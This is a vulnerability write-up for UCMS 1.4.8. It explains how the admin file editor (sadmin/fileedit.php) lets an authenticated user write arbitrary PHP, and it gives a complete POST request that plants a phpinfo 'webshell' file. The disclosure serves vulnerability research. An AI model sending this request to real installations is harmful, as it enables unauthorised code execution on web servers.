2020-09-08 | 2020-09-09 | 167

UCMS v.1.4.8 Command execution

Vulnerability Type :

Command execution

Vulnerability Version :


1.4.8

Recurring environment:


- Windows 10
- PHP 5.4.5
- Apache 2.4.23

Vulnerability Description AND recurrence:


1、The current version is V1.4.8



2、Using the keyword search, I found the fopen() function in the \UCMS \UCMS \sadmin\fileedit.php file, where there are no restrictions on the filename suffix and content to write! So the PHP suffix can be written here to cause malicious command execution!



3、Here I backtrace, first $_POST[‘co’] exists, then $_GET[‘file’]) exists, and $_GET[‘dir’] exists. Most of all! In the first line of the file, we determine if there is a global variable admin. In this case, we can’ t do anything without authorization, we just have to look up where is the entry




4、The current file is under/UCMS/UCMS. This is the background file. And all the data can be found through the background operation route/UCMS /index.php hole. Go to/UCMS /index.php here


5、And you can actually see that right here, it’ s included by requiring something here. For analysis here, GET type parameters do and NOHTML need to be passed. And split $*GET[‘do’] with* ‘ ‘ as the divider. The first part is included as the name of the folder, and the second part is included as the file name +’ .php’ .

6、So the idea here is pretty clear, the vulnerability file is fileedit.php and it’ s under sadmin, so $_GET[‘do’] is sadmin_fileEdit. This satisfies the criteria to enter the fileEdit file, at which point you only need to satisfy the criteria in Fileedit.php. Here the POST package is as follows:

```
POST /ucms/index.php?do=sadmin_fileedit&dir=/&file=CNVD.php HTTP/1.1

Host: www.ucms.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: http://www.ucms.com/ucms/index.php?do=sadmin_fileedit&dir=/&file=phpinfo.php

Content-Type: application/x-www-form-urlencoded

Content-Length: 51

Connection: close

Cookie: admin_bea161=admin; psw_bea161=b68feda37b0dafd462839833718a00f1; token_bea161=67d4ad96;
__gads=ID=58ee293cb8d9d291:T=1597928570:S=ALNI_MYq2qd7T2fr328CCX4HfMAkMWtFzw

Upgrade-Insecure-Requests: 1


uuu_token=67d4ad96&co=<?php phpinfo()?>&pos=6

```



7、Here our Webshell phpInfo is in cnVd.php in the root directory



'常用工具下载'